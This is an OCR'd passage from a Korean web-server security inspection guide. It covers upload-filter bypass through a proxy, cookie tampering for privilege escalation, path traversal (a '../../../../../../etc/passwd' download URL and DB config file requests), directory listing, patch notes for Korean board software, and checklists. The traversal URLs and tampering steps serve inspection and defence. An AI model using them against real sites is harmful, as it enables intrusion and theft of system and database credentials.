
업로드 우회 또 다른 방법으로 필터링 자바 스크립트가 클라이언트 측에서 구동되는 취약점을 공격하기 위해 서버에서 클라이언트로 HTML 소스가 넘어오기 전에 필터링 부분을 수정해 공격을 시도한다.

웹 해킹 도구인 Paros를 통해 서버에서 클라이언트로 넘어오는 페이지들을 모니터링 하고 그중에 업로드 확장자 체크하는 코드 부분을 수정해 웹쉘 업로드를 시도한다.



〈그림 10〉 Paros 웹 프로시를 통한 스크립트 수정

아래는 Paros를 이용 클라이언트 측 소스에 필터링 하는 코드를 변경하는 그림이다.




```
function checkImgFormat(imgPath){
        if ( imgPath.indexOf(".jsp") != -1 ||
             imgPath.indexOf(".html") != -1 ||
             imgPath.indexOf(".GIF") != -1 ||
             imgPath.indexOf(".BMP") != -1 ||
             imgPath.indexOf(".png") != -1 ||
             imgPath.indexOf(".gif") != -1 ||
             imgPath.indexOf(".bmp") != -1 ||
             imgPath.indexOf(".jpg") != -1 ){
                stateFlag = 1;

                //document.previewImg.src = imgPath;
        }else{
                stateFlag = 0;
                if ( imgPath != "" ) {
                        alert("지원하지 않는 파일입니다.");
                        return false;
                }
        }
        if ( imgPath != "" ) {
             document.all.tempImg.src = imgPath;
             var imgCapacity = document.all.tempImg.fileSize;
             if(imgCapacity > 10*1024*1024){
                        alert("이미지의 사이즈는 10M로 제한합니다.");
                        return false;
             }else if(imgCapacity < 0){
                        alert("이미지파일은 gif,jpg,bmp만 가능하며 비정상적인 이
미지는 올릴수 없습니다.");
                        return false;
             }
        }
        return true;
}
```

〈그림 11〉 스크립트 수정

제5절 쿠키 값 변조 공격

웹 서버에서 사용자 측에 생성하는 쿠키를 이용해 웹 프록시와 같은 도구를 이용하여 조작해 다른 사용자로 변경하거나 관리자로 권한 상승하는 공격을 할 수가 있다.


1. 점검대상

- 쿠키

2. 점검 방법

● **쿠키에 존재하는 id 변경**


보안에 취약한 사이트의 경우 쿠키에 존재하는 사용자 계정명이나 등급을 저장하고 이를 신뢰하기 때문에 이를 조작하여 타 사용자 또는 관리자로 권한 상승을 할 수 있으며 인증을 우회 할 수도 있다. 아래 그림은 관리자 계정으로 자주 사용되는 admin이나 webmaster를 로그인 인증 부분에 넣어 존재하는지 확인한 후에 원래 아이디 값을 관리자 계정으로 변경시켜 권한 상승 시키는 화면이다.



〈그림 12〉 쿠키에 존재하는 아이디 값을 통한 권한 상승


● **쿠키에 따른 코드 값 변경**

그림과 같이 특정 필드 값이 사용자의 index값을 가지는데 이 값만을 통하여 사용자를 구분하는 경우 쉽게 인증 우회가 가능하다.



〈그림 13〉 index값 변조를 통한 권한 변경

편집용 도구(직접 변경해도 관계없음)를 사용하여 위의 값을 변경하면, 아래의 그림과 같이 자신의 원하는 사용자로 인증이 가능하다.



〈그림 14〉 index값 변경을 통한 권한 변경

● **간단히 인코딩 되는 경우**

아래 쿠키 값은 앞의 코드 값 경우와 마찬가지로 MEMBER_ID, MEMBER_NO 값이 세션을 구분하고, 사용자를 구분하고 있다. 이 경우는 MEMBER_ID에 MEMBER_NO값이 맞는 값을 넣어야만 권한 상승이나 인증 우회할 수 있다.


```
MEMBER_MEMO_COUNT=MA%3D%3D
MEMBER_MEMO_NEW=False
MEMBER_ABLEPOINT=MTIw
MEMBER_POINT=MTIw
MEMBER_NICKNAME=      kxM
MEMBER_LEVEL=     %3D
MEMBER_EMAIL=          lBob3RtYWlsLmNvbQ%3D%3D
MEMBER_NAME=1   x1Ly3
MEMBER_ID=k   heWRzODE%3D
MEMBER_NO=NTk3MjY2
```

〈그림 15〉 인코딩된 쿠키 값

이러한 기본적인 과정은 앞의 경우와 동일하나 직접 index값이나 문자를 사용하지 않고, base64로 인코딩하여 쿠키에 저장하였다.

● **쿠키의 필드 값이 여러 개일 경우**

이런 경우 공략하기가 쉽지 않다. 너무 많은 필드 값이 사용되고 있기 때문에 어떤 값들에 의해 세션을 구분하고 사용자들을 구분하는지 확인하기가 쉽지 않다. 우선 아래의 그림을 보면 너무 많은 필드 값이 존재 하므로 가장 관련이 깊을 것 같은 cacUID, cacID 두개의 값을 갖고 공략한다.



〈그림 16〉 필드 값이 여러 개 존재하는 쿠키

여기서 유효한 값은 대부분 식별자, 아이디, 비밀번호 등의 값들이 사용됨으로 적절히 조합해보아야 한다. 주의할 점은 적절치 못한 필드 값을 변조할 경우, 세션이 손상되는 경우가 발생할 수도 있다. 그림에서는 cacUID, cacID를 동시에 변경해 주어야 admin 권한으로 권한 상승 될 수 있다.

제6절 웹 프록시를 이용한 취약점 점검

웹 프록시 도구는 최근 해킹 공격에 가장 활발히 사용되고 있는 도구로 클라이언트가 요청한 HTTP Request, Response 정보를 중간에 도구를 통해 가로채 필터링을 우회하거나 서버에 전송되는 데이터를 조작해 허가되지 않는 곳에 정보를 훔쳐보거나, 쓰기 등이 가능하다.


1. 점검 대상

- 게시판
- 인증

2. 점검 방법

● **권한이 없는 게시판 글쓰기**

게시판에는 공지사항, 자유게시판 등 여러 가지가 존재하지만 각기 기능에 따라 권한이 분류되어 일반 사용자는 공지사항 게시판에 글 내용 확인은 가능하지만 쓰지는 못하게 되어 있다. 대부분 권한 없는 게시판에 사용자가 글을 쓰려 하면 권한 확인 후 일반 사용자에게는 글을 작성할 수 없도록 인터페이스를 제공하지 않는 게 일반적인 방식이다. 하지만 공격자는 권한이 있는 일반 자유게시판 글 작성하고 나서 전송되는 HTTP Request를 프록시로 가로채 미리 알아낸 공지사항 게시판의 URL로 변경하여 글을 등록 할 수도 있다.



〈그림 17〉 웹 프록시를 통한 게시판 글쓰기 인증 우회

● 권한이 없는 게시판 글 읽기, 수정


개발자의 실수로 게시판의 권한 검사를 Get 메소드에 넘어오는 인자 값(ex. idx, u_id)등을 통해 권한 체크하는 경우가 있다. 이러한 경우는 인자 값을 조작하여 권한이 없는 게시판의 글을 읽을 수 있는지 점검해야 한다.

● 기타

몇몇 잘못 설계된 홈페이지들은 아이디, 패스워드 길이 제한이나 잘못된 주민번호 검사하는 코드를 클라이언트 측의 자바스크립트로 검사하는 경우가 많다. 이러한 경우 Proxy 도구를 통해 클라이언트 측으로 전송되는 코드를 수정하거나 또는 웹서버로 전송 되는 데이터 중에서 관련 내용을 조작할 수 있게 된다.

• 아이디, 패스워드 길이 제한 우회


아래 그림과 같이 웹서버에서 클라이언트 측으로 전송되는 응답을 가로채서 관련 스크립트를 제거해서 우회할 수 있다.



〈그림 18〉 아이디 길이제한 우회

• 잘못된 주민번호 입력

다음은 회원가입 페이지에서 완료를 해 웹서버에 POST로 전송되는 데이터를 중간에 가로채 주민등록번호를 변조 하는 화면이다.



〈그림 19〉 주민등록번호 검사 우회

제7절 파일 다운로드 공격

홈페이지 상에서 파일 열람 또는 다운로드를 위해 입력되는 경로를 체크하지 않을 때 웹 서버의 홈 디렉토리를 벗어나서 임의의 위치에 있는 파일을 열람하거나 다운로드 받는 공격이다.

1. 점검 대상

- 디렉토리 탐색

2. 점검 방법

자료실에 올라간 파일이나 웹에서 파일을 다룰 때 파일명을 적절하게 체크하지 않아 공격자가 '../'와 같은 파일명 앞에 상위 디렉토리로 올라가는 문자를 입력해 '../../../../../../etc/passwd'와 같이 시스템의 중요한 파일을 다운받을 수 있는지 점검해야 한다. 또한 개발자들이 흔히 사용하는 DB 접속 설정 파일을 다운로드 받거나 특정 파일들을 다운로드 받는데 활용될 수 있는지도 점검해야 한다.

보통 파일을 다운 받을 때 전용다운로드 프로그램을 이용해 다음과 같이 입력한다.

```
http://www.domain.com/bbs/download.jsp?filename=테스트.doc
```

그러나 여기서 테스트.doc 대신 다음과 같이 시도하면 /etc/passwd를 다운로드 받을 수 있다.

```
http://www.domain.com/bbs/download.jsp?filename=../../../../../../etc/passwd
```

또한 해당 어플리케이션의 주요 파일들을 다운받아 어플리케이션의 구조를 파악하여 취약점을 찾아내거나 데이터베이스 접속 정보를 담고 있는 파일을 다운로드 받을 수 있다.

```
http://www.domain.com/bbs/download.jsp?fname=upload_ok.jsp
http://www.domain.com/bbs/download/jsp?fname=../include/dbconn.inc
```

제8절 미등록 확장자

웹서버는 해당 엔진에서 해석해야 되는 확장자를 사전에 등록시켜 놓아야 한다. 기본적인 확장자(asp, jsp, php)들은 모두 등록을 하지만 개발자의 편의나 분류의 목적으로 .inc, .php, .txt 등과 같은 예외적인 확장자를 사용하는 경우가 다수 있다. .inc와 같은 확장자를 갖는 파일들은 데이터베이스 접속 정보를 담고 있는 경우가 많아 공격자가 이러한 파일을 유추해 요청할 경우 일반 텍스트로 모든 정보가 노출되게 된다.

1. 점검 대상


- 미등록 확장자 파일 (.inc)

2. 점검 방법

아래 표는 개발자들이 설정파일들을 위치시키는 디렉토리와 DB 접속 설정을 하는 파일명을 정리한 것이다.

디렉토리	DB 설정 파일
/lib/ /include/, /includes/ /etc/, /common/ /_inc/, /inc/ /bbs/, /board/ /class/	dbconn.inc dbConn.inc db.inc conn.inc config.inc

이 두 가지를 결합해서 DB 설정파일을 유추해 볼 수 있고 아래와 같이 파일이 존재할 경우는 관련 설정 내용을 모두 확인할 수 있다.



〈그림 20〉 미등록된 확장자로 인한 정보노출

확인된 DB 정보를 통해 원격에서 DB에 직접 접속이 가능하고 관련 데이터 확인 가능한지 검사도 해야 된다.

제9절 불필요한 파일 존재

일반적으로 관리자는 홈페이지 상에서 작은 수정을 위해 기존 홈페이지 파일의 원본을 임시로 저장할 수 있다. 이 같은 경우

1. 점검 대상

- 백업파일

2. 점검 방법

불필요한 파일들을 점검할 수 있는 가장 편한 방법은 웹 취약점 스캐너를 실행시켜 결과를 확인하는 것이다. 대부분의 스캐너들은 메인페이지에 속한 링크들을 계속 따라가며 파일명에 .bak 나 .old 등 백업 파일명을 붙여 실제 존재하는지 검사하기 때문에 수동으로 점검하는 것보다 훨씬 시간을 줄일 수 있다. 또한 일반적으로 개발자들이 흔히 사용하는 테스트 페이지들을 찾아내는 노력도 필요하다.

제10절 디렉토리 리스팅 취약점

디렉토리 리스팅 취약점은 잘 못된 서버 설정으로 인해 발생하는 취약점으로 현재 브라우징 하는 디렉토리의 모든 파일들을 사용자에게 보여 주게 된다. 공격자는 이러한 취약점을 이용 파일들을 확인할 수 있고 DB 접속과 관련된 설정파일이라든가 백업 파일들을 확인할 수 있다.

1. 점검 대상

- 디렉토리

2. 점검 방법

디렉토리 리스팅 취약점 점검은 먼저 메인 페이지를 접속 후 메인 페이지가 존재하는 디렉토리를 시작으로 메인 페이지에 존재하는 링크를 따라가며 각 디렉토리를 차례로 점검해야 한다. 또한 링크는 존재하지 않지만 쉽게 예측 가능한 test, admin, manager 등도 점검해야 한다. 하지만 위 과정을 수동으로 하기엔 많은 시간이 소요되기 때문에 자동화 취약점 스캐너 툴을 이용해 쉽게 점검하는 방법이 있다.

- **메인 페이지 확인**
  http://hacking.com/main/main.asp

- **메인 페이지 폴더 디렉토리 리스팅 확인(이후 링크에 존재하는 디렉토리 모두 점검)**
  http://hacking.com/main/


- **쉽게 예측 가능한 디렉토리들 확인**
  http://hacking.com/admin/, _admin등
  http://hacking.com/test/
  http://hacking.com/manager/

제11절 기타

1. 인증 없이 접근 가능한 DB 인터페이스

개발자나 웹서버 관리자는 본인들의 편의를 위해 원격 DB 관리자 로그인 인터페이스를 웹으로 구성해 놓거나 심지어는 인증 절차 없이 접근할 수 있도록 되어 있다. 외부에서 IP를 이용한 접근 제어를 하거나, 인증을 시용하도록 해야 한다.

- /phpMyAdmin/



〈그림 21〉 인증 없이 접근 가능한 DB 인터페이스

웹 서버 구축 보안점검 가이드

제 6 장
웹 패키지 S/W 관리

제1절 사용 중인 웹 패키지 S/W 파악

제2절 주기적인 취약점 및 패치 확인

제3절 주요 웹 패키지 취약점 리스트

제 6 장 | 웹 패키지 S/W 관리

제1절 사용 중인 웹 패키지 S/W 파악

현재 홈페이지 내에서 사용 중인 웹 패키지 S/W를 파악하고, 리스트를 구축하여 관리한다.

특히 공개용 웹 게시판의 경우, 소스가 공개돼 있어 취약점이 자주 발표되고 있고 또한 취약점 패치가 바로 이루어지지 않는 경우가 있을 수 있어, 중요한 웹 서버에서는 가능한 사용을 하지 않도록 한다. 중요 웹 서버에서 부득이 하게 공개용 웹 게시판을 사용할 경우에는 필히 웹 방화벽을 적용, 운영하여야 한다.

제2절 주기적인 취약점 및 패치 확인

사용 중인 웹 패키지 S/W의 새로운 취약점 발견 여부 및 해당 취약점에 대한 패치를 주기적으로 실시하여야 한다. 주요 보안 사이트와 보안 메일링 리스트를 이용해 주요 최신 취약점을 확인하여 취약점 발표 여부와 함께 패치를 진행하도록 한다.

가. 주요 웹 패키지 리스트

- 제로보드 (http://www.nzeo.com)
- 테크노트 (http://www.technote.com)
- phpBB (http://www.phpbb.com)

나. 주요 보안 취약점 발표 사이트

- Securityfocus (http://www.securityfocus.com)
- Xfocus (http://xforce.iss.net/xforce/alerts/advisories)
- Microsoft (http://www.microsoft.com/technet/security/advisory/default.mspx)
- FrSIRT (http://www.frsirt.com/)
- milw0rm (http://www.milw0rm.com/)

다. 주요 보안관련 메일링 리스트

- Securityfocus (http://www.securityfocus.com/archive)
- Securiteam (http://www.securiteam.com/)

제3절 주요 웹 패키지 취약점 리스트

1. 제로보드

제로보드는 사용의 편리성과 공개 프로그램으로 인해 가장 많이 사용되고 있는 게시판 프로그램 중의 하나이다. 국내 웹 호스팅 업체, 해외 동포 사이트, 중국 사용자 등 다수의 사

이트에서 설치, 운용 중이다. 중국의 경우 한국 IT 기술을 모방하는 경향이 있어, 대만의 제로보드 사용자 포럼(http://czeo.com/) 까지 구성될 정도로 폭넓게 사용 중이다.

현재, 제로보드 5 버전이 개발 중에 있으며, 별도의 홈페이지를 통해 베타버전을 다운로드, 테스트 해볼 수 있다.

- 제로보드 공식 사이트 : http://www.nzeo.com
- 제로보드 5 버전 공식 사이트 : http://beta.zb5.zeroboard.com/

가. 최근 발표된 보안 취약점 내역

- **2004년 12월 20일 취약점 패치(www.bugtraq.org에 게시된 취약점)**
  - 파일 노출 취약점(다운로드 취약점)
    - 시스템 내부 중요 파일들의 내부 정보를 노출시킨다.
  - 외부 소스 실행 취약점(원격 파일 삽입 취약점)
    - include 항목의 변수를 외부에서 설정할 수 있어 원격의 파일을 참조시켜 시스템 정보를 파악하고 웹 서비스 권한을 획득 할 수 있다.

- **2005년 1월 13일 취약점 패치(www.bugtraq.org에 게시된 취약점)**
  - XSS 취약점
    - 서버 설정에 따라서 $dir, $_zb_path 변수를 이용, 외부에서 임의의 스크립트를 실행하는 문제로써 preg_replace에서 정규 표현식을 이용할 때 quotes를 하지 않아 발생

- **2005년 4월 4일 취약점 패치 (4.1 pl7 패치)**
  - 비밀글을 임의로 읽을 수 있는 보안 취약점 등

※ 게시판 운영과 관련 있는 취약점으로 홈페이지 변조와는 관련이 없는 취약점임

● **2006년 3월 15일 취약점 패치 (4.1 pl8 패치)**

– 임의의 스크립트 파일 업로드 가능 취약점

• 이미지 파일 업로드 부분에서 스크립트 파일을 업로드 할 수 있는 취약점 수정

– SQL Injection 취약점 패치

– XSS 취약점 패치

● **2006년 12월 3일 취약점 패치**

– htaccess 파일 업로드로 인한 취약점

• 이미지 파일 업로드 부분에서 스크립트 파일을 업로드 할 수 있는 취약점 수정

나. 보안 대책

● **기존 제로보드 프로그램을 일부 수정하여 사용하고 있는 경우**

– 새로운 패치를 모두 설치할 경우, 운영 중인 게시판의 동작에 문제가 있을 수 있으므로 패치를 설치하지 않고,

– 현재 사용 중인 버전을 확인 후, 각 패치 버전별 수정내용을 확인하여 변경이 필요한 개별 파일의 소스를 수정하거나 부분 패치 파일을 설치한다.

– 제로보드 버전 확인 방법

http://www.홈페이지 주소/게시판 디렉토리명/license.txt

예) http://www.nzeo.com/bbs/license.txt

● **제로보드 프로그램을 수정 없이 그대로 사용 중인 경우,**

– 가장 최신버전의 패치를 설치한다 (2007년 2월 현재, 4.1 pl8 발표 중).

● **제로보드 패치 다운로드**

http://www.nzeo.com/bbs/zboard.php?id=cgi_download2

2. 테크노트

– 공식 사이트 : http://www.technote.co.kr/

가. 최근 발표된 취약점 내역

- **2004년 9월 5일 발표 취약점**

– 테크노트 게시판에 파일 다운로드 시 파일 이름값을 이용하여 시스템 명령어를 실행 가능

- **테크노트 프로그램을 수정 없이 그대로 사용 중인 경우,**

– 가장 최신버전의 패치를 설치한다 (2007년 2월 현재, TECHNOTE 6.9P 발표 중).

- **테크노트 패치 다운로드**

http://www.technote.co.kr/php/technote1/board.php?board=bug&command=skin_insert&exe=insert_down_69p

나. 보안 대책

〈 print.cgi 수정 〉
print.cgi 소스에서 31번째 라인에 있는 &parse; 함수의 바로 아래 라인에 아래의 코드를 추가한다.

```
&error_message('파일명 확인') if($FORM 'img' =~/\;/);
&error_message('파일명 확인') if($FORM 'img' =~/\%/);
&error_message('파일명 확인') if($FORM 'img' =~/\|/);
```

〈 library/Lib-5.cgi 수정 〉
library/Lib-5.cgi 첫 번째 라인에 아래의 코드를 추가한다.

```
&error_message('파일명 확인') if($FORM 'filename' =~/\;/);
&error_message('파일명 확인') if($FORM 'filename' =~/\%/);
&error_message('파일명 확인') if($FORM 'filename' =~/\|/);
```

3. 그누보드

가. 공식 사이트 : http://sir.co.kr/?doc=_gb.php

나. 최근 발견된 보안 취약점

- **취약점 1 : 외부 PHP 소스 실행 취약점 (버전 3.40 이하)**
  - include 항목의 변수를 외부에서 설정할 수 있어 원격에 파일 참조시켜 시스템 정보를 파악하고 웹 서비스 권한을 탈취할 수 있다.

- **취약점 2 : 폼 메일을 이용한 스팸 메일 발송 (버전 3.38 이하)**
  - 스팸메일 발송 가능하다.

다. 보안 대책

- **취약점 1 : 외부 PHP 소스 실행 취약점**

```
index.php에 아래 내용 추가

if (!$doc || ereg(“://”, $doc))
    $doc = “./main.php”;
```

- **취약점 2 : 폼메일을 이용한 스팸 메일 발송**

```
formmail.php 내에 다음의 내용 추가

// 회원에게 메일을 보내는 경우 메일이 같은지를 검사
if ($mb[mb_email] != $email)
    echo “”;
    exit;

(3.38 이하 버전)
// 이전 폼 전송이 같은 도메인에서 온것이 아니라면 차단
if (!preg_match(“/^(http|https):\/\/$_SERVER[HTTP_HOST]/i”,
    strtolower($_SERVER[HTTP_REFERER])))
    echo “”;
    exit;
```

붙임

취약점 점검 체크리스트

웹 서버 구축 보안점검 가이드

붙임. 취약점 점검 체크리스트

1. 호스트 OS 보안 점검항목

호스트 OS 보안 점검항목				
연번	점검항목	O	X	비고
1	OS에 대한 최신 패치를 적용하였는가?			
2	OS 취약점 점검을 실시하였는가?			
3	웹 서버 전용 호스트로 구성하였는가?			
4	서버에 대한 접근 제어설정을 하였는가?			
5	서버가 DMZ 영역에 위치하는가?			
6	관리자 계정은 8자 이상(특수문자 사용) 패스워드를 사용하는가?			
7	관리자 계정의 패스워드를 주기적으로 변경하는가?			
8	파일 접근권한을 설정하였는가?			

2. 웹 서버 설치보안 점검항목

웹 서버 설치보안 점검항목				
연번	점검항목	O	X	비고
1	소스코드 형태의 배포본으로 설치하였는가?			
2	설치 시 네트워크 접속 차단을 하였는가?			
3	웹 프로세스의 권한 제한을 설정하였는가?			
4	로그 파일 보호설정을 하였는가?			
5	웹 서비스 영역을 분리하였는가?			
6	서버의 다른 디렉토리로의 심볼릭 링크를 제거하였는가?			
7	디렉토리 리스팅 기능을 사용중지 하였는가?			
8	기본 문서(index 파일) 설정을 하였는가?			
9	샘플 파일, 메뉴얼 파일, 임시 파일을 제거하였는가?			
10	웹 서버에 대한 불필요한 정보 노출을 방지하였는가?			
11	불필요한 파일의 업로드를 제한하였는가?			
12	웹 서버에서 인증과 접근제어 기능을 사용하였는가?			
13	패스워드 설정 정책은 수립하여 운영하였는가?			
14	동적 컨텐츠 실행에 대한 보안 대책은 수립하였는가?			
15	웹 서버 설치 후 패치를 수행하였는가?			
16	설정 파일을 백업하였는가?			
